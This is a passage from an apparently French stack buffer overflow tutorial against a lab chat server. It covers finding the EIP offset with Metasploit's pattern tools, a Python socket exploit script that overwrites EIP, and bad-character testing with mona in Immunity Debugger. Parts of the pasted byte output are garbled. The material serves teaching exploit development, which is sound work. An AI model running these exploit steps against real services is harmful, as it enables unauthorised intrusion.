Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1
Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3
Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7
Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1
Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3
Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5
Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7
Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1
Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3
Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5
Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7
Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9
Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1
Df2D

```

Même manip que précédemment avec python, cette fois au lieu de passer des « AAAA » on va passer notre chaîne de caractères nouvellement créer.

On a envoyé le même nombre d’octet que précédemment, il est donc logique que l’application ai re-crash. Mais cette fois-ci nous allons pouvoir déterminer l’offset ! L’offset correspond au nombre de caractères total après lequel, ce qui suivra pourra être utilisé comme payload.

Nous allons donc aller chercher l’adresse d’EIP.

```

Registers (FPU)
EAX 0241E6E0 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa
ECX 003F40A8
EDX 00000000
EBX 00000024
ESP 0241EEC0 ASCII "Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq
EBP 7043330F
ESI 00000000
EDI 00000000
EIP 31704330

```

EIP = 31704330




Afin de déterminer l'offset, nous allons utiliser msfvenom encore une fois :

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 31704330 -l 2500
```

Sur le même principe que tout à l'heure, « -q » pour indiquer la valeur d'EIP et « -l » le nombre de caractères précédemment générés.

Et on obtient ceci :



```
root@kali: ~/BOFs/tuto
File Actions Edit View Help
Erase is control-H (^H).

(root@kali)~[~/BOFs/tuto]
# sh ../offset.sh
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q ${EIP address} ${Cyclic pattern}

(root@kali)~[~/BOFs/tuto]
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 31704330 -l 2500

[*] Exact match at offset 2012

(root@kali)~[~/BOFs/tuto]
#
```

Offset = 2012

Ce qui signifie qu'après 2012 caractères, le reste pourra être utilisé comme payload.

Automatisons :

```
import socket


ip = "192.168.1.100"
port = 9999

user = "john"
offset = 2012
msg = "A" * offset

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


try :
    s.connect((ip, port))
    print ("Sending buffer...")
    s.send(bytes(user + "\r\n"))
    s.recv(1024)
    s.send(bytes(msg + "\r\n"))
    s.recv(1024)
    print ("Done.")
except Exception as e:
    print (e)
```

Ce script va envoyer 2012 caractères à notre application ce qui, en théorie devrait la faire crasher.



```
(root@kali)-[~/BOFs/tuto]
# python2 exploit.py
Sending buffer ...
Done.
```

## BUFFER OVERFLOW



Voilà ! L'application a bel et bien cessé de fonctionner.

Maintenant on va envoyer « BBBB » après nos 2012 « A » afin de voir si EIP nous retourne « 42424242 » qui correspond donc à 4 fois « B ». On l'ajoute au payload.

```
user = "john"
offset = 2012
msg = "A" * offset
msg += "BBBB"
```

On ajoute à la variable **msg** nos 4 **B** et on envoie.

```
Registers (FPU)
EAX 024AE6E0 ASCII "AAAA"
ECX 008B3EC4
EDX 00000A00
EBX 0000D200
ESP 024AE6C0 ASCII "A"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
```

Et voilà, la valeur de notre EIP est bien de 42424242. Parfait, tout fonctionne bien.

On va générer une liste de chars (characteres), les chars sont des caractères compris par l'ordinateur qui vont lui amener des instructions, nous allons lui envoyer tous les chars possibles afin de voir lesquels ils ne supportent pas et par la suite créer un payload sans ceux-ci.

Script permettant de les générer :

```
for x in range(1, 256):
    print("\x" + "{:02x}".format(x), end="")
print()
```

```
(root@kali)-[~/BOFs/tuto]
# python badchars.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30
\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48
\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60
\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78
\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90
\x91\x92\x93\x94\x95\x96\x97\x98\x99\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8
\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0
xc1xc2xc3xc4xc5xc6xc7xc8xc9xcaxcbxccxcdxcexcf\xdx0\xdl\xdl\xdl\xdl\xdl\xdl\xdl\xdl
xd9xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0
xf1\xfd\xfb\xfd\xfb\xfb\xfb\xfb\xfb\xfb\xfb\xfb\xfb\xfb\xfb\xfb\xfb
```

On notera que le « \x00 » ici n'y est pas car il sera considéré par l'application comme étant un badchar, c'est-à-dire qu'il fera bug le programme.

On ajoute ceux-là à notre payload de la même manière qu'on l'a fait avec nos 4 « B ».

## BUFFER OVERFLOW

```
user = "john"
offset = 2012
msg = "A" * offset
msg += "BBBB"
msg += "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xfa\xfb\xfc\xfd\xfe\xff"
```

On envoie et on va regarder si notre liste générée contient des badchars.

Crash.

Sans surprise, maintenant on va dire à mona de se créer lui-même une liste de chars afin de nous aider par la suite :

The screenshot shows the Immunity Debugger interface with the following details:


- Title Bar:** Immunity Debugger - chatserver.exe
- Menu Bar:** File View Debug Plugins ImmLib Options Window Help Jobs
- Toolbar:** Standard debugger controls (run, step over, etc.) and a search bar.
- CPU Window:** Displays assembly instructions at address 75560000, including module loading and system calls like `ntdll!77E501E8`.
- Log data Window:** Shows a comprehensive log of program events:
  - Address | Message
  - 75560000 Modules C:\Windows\system32\GDI32.dll
  - 755C0000 Modules C:\Windows\system32\SHELL32.dll
  - 75DC0000 Modules C:\Windows\system32\RPCRT4.dll
  - 75F70000 Modules C:\Windows\system32\NSI.dll
  - 76B70000 Modules C:\Windows\system32\USER32.dll
  - 76BE0000 Modules C:\Windows\system32\SECHOST.dll
  - 76990000 Modules C:\Windows\system32\KERNELBASE.dll
  - 769E0000 Modules C:\Windows\system32\kernel32.dll
  - 77E40000 Modules C:\Windows\System00W64\ntdll.dll
  - [17:43:20] Single step event at ntdll.77E501E8
  - 004014E0 [17:43:24] Program entry point
  - 74E20000 Modules C:\Windows\system32\mswsock.dll
  - 76B90000 Modules C:\Windows\system32\USER32.dll
  - 75AE0000 Modules C:\Windows\system32\GDI32.dll
  - 76AF0000 Modules C:\Windows\system32\LPK.dll
  - 75ED0000 Modules C:\Windows\system32\USP10.dll
  - 75E90000 Modules C:\Windows\system32\ADVAPI32.dll
  - 76B90000 Modules C:\Windows\system32\IMM32.DLL
  - 75FA0000 Modules C:\Windows\system32\MSCTF.dll
  - 0040193E New thread with ID 00000228 created
  - [17:43:40] Access violation when executing [42424242]
  - 0BADF000 [+] Command used:
  - 0BADF000 !mona bytearray -b "\x00"
  - 0BADF000 \*\*\* Note: parameter -b has been deprecated and replaced with -cpb \*\*\*
  - 0BADF000 Generating table, excluding 1 bad chars...
  - 0BADF000 Dumping table to file
  - 0BADF000 [+] Preparing output file 'bytearray.txt'
  - Creating working folder c:\tuto\chatserver
  - Folder created
  - (Re)setting logfile c:\tuto\chatserver\bytearray.txt
  - "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1A\x1B\x1C\x1D\x1E\x1F\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2A\x2B\x2C\x2D\x2E\x2F\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3A\x3B\x3C\x3D\x3E\x3F\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x5B\x5C\x5D\x5E\x5F\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x7B\x7C\x7D\x7E\x7F\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA0\xA1\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0\xB1\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF\xC0\xC1\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF\xF0\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF"
  - 0BADF000 Done, wrote 255 bytes to file c:\tuto\chatserver\bytearray.txt
  - 0BADF000 Binary output saved in c:\tuto\chatserver\bytearray.bin
  - 0BADF000 [+] This mona.py action took 0:00:00.032000
- Status Bar:** !mona bytearray -b "\x00"
- Bottom Panel:** Paused status and system clock showing 5:46 PM on 11/7/2022.

```
!mona bytearray -b « \x00 »
```

Le -b indique qu'on ne veut pas générer l'octet « \x00 » comme avec le script précédent.

2 fichiers ont également été créés [...]\**bytearray.txt** et [...]\**bytearray.bin**.

Maintenant on va lui dire de comparer notre chaîne de chars à la sienne et de nous renvoyer les badchars.



!mona compare -f c:\tuto\chatserver\bytearray.bin -a <adresse d'ESP>


Pourquoi on compare avec l'adresse d'ESP ? Car c'est ici qu'a atterri notre chaîne de chars ! ( -:

Dans l'ordre on remplit : **EBP > EIP > ESP**



Cela se vérifie avec le screen, **EBP** contient **41414141** donc nos « **AAAAA...** » du début, **EIP** contient **42424242** donc nos 4 « **B** » et enfin **ESP** contient le reste de ce qu'on lui a envoyé.

Alors revenons à notre commande, elle va nous sortir un output du style :



Address	Status	BadChars	Type
0x0223eec0	Unmodified		normal

La chance ! Aucun octet n'a fait bug notre appli ! Mais ce n'est pas toujours le cas... La troisième colonne ici « badchars » est vide, mais quelquefois elle peut contenir des octets qui font bug le programme, dans ce cas il faut reprendre notre payload, chercher les badchars en gestion et les supprimer. Mais ATTENTION, il se peut aussi qu'ils ne soient pas tous des badchars ! Un octet peut en corrompre un autre alors que le suivant est bon. C'est pour cela qu'il faut les enlever un par un.

Une fois qu'ils ont été enlever il faut dire à mona de ne plus les prendre en compte comme dans l'exemple que j'ai trouvé sur internet :


And repeat steps 3 and 4 until no more badchars are added.

```
or continue by regenerating the array at each step, until mona compare shows "unmodified" :
!mona bytearray -cpb "\x00\x09"
!mona compare -f C:\mona\SoriTong\bytearray.bin -a 0012FD6C
!mona bytearray -cpb "\x00\x09\x0a"
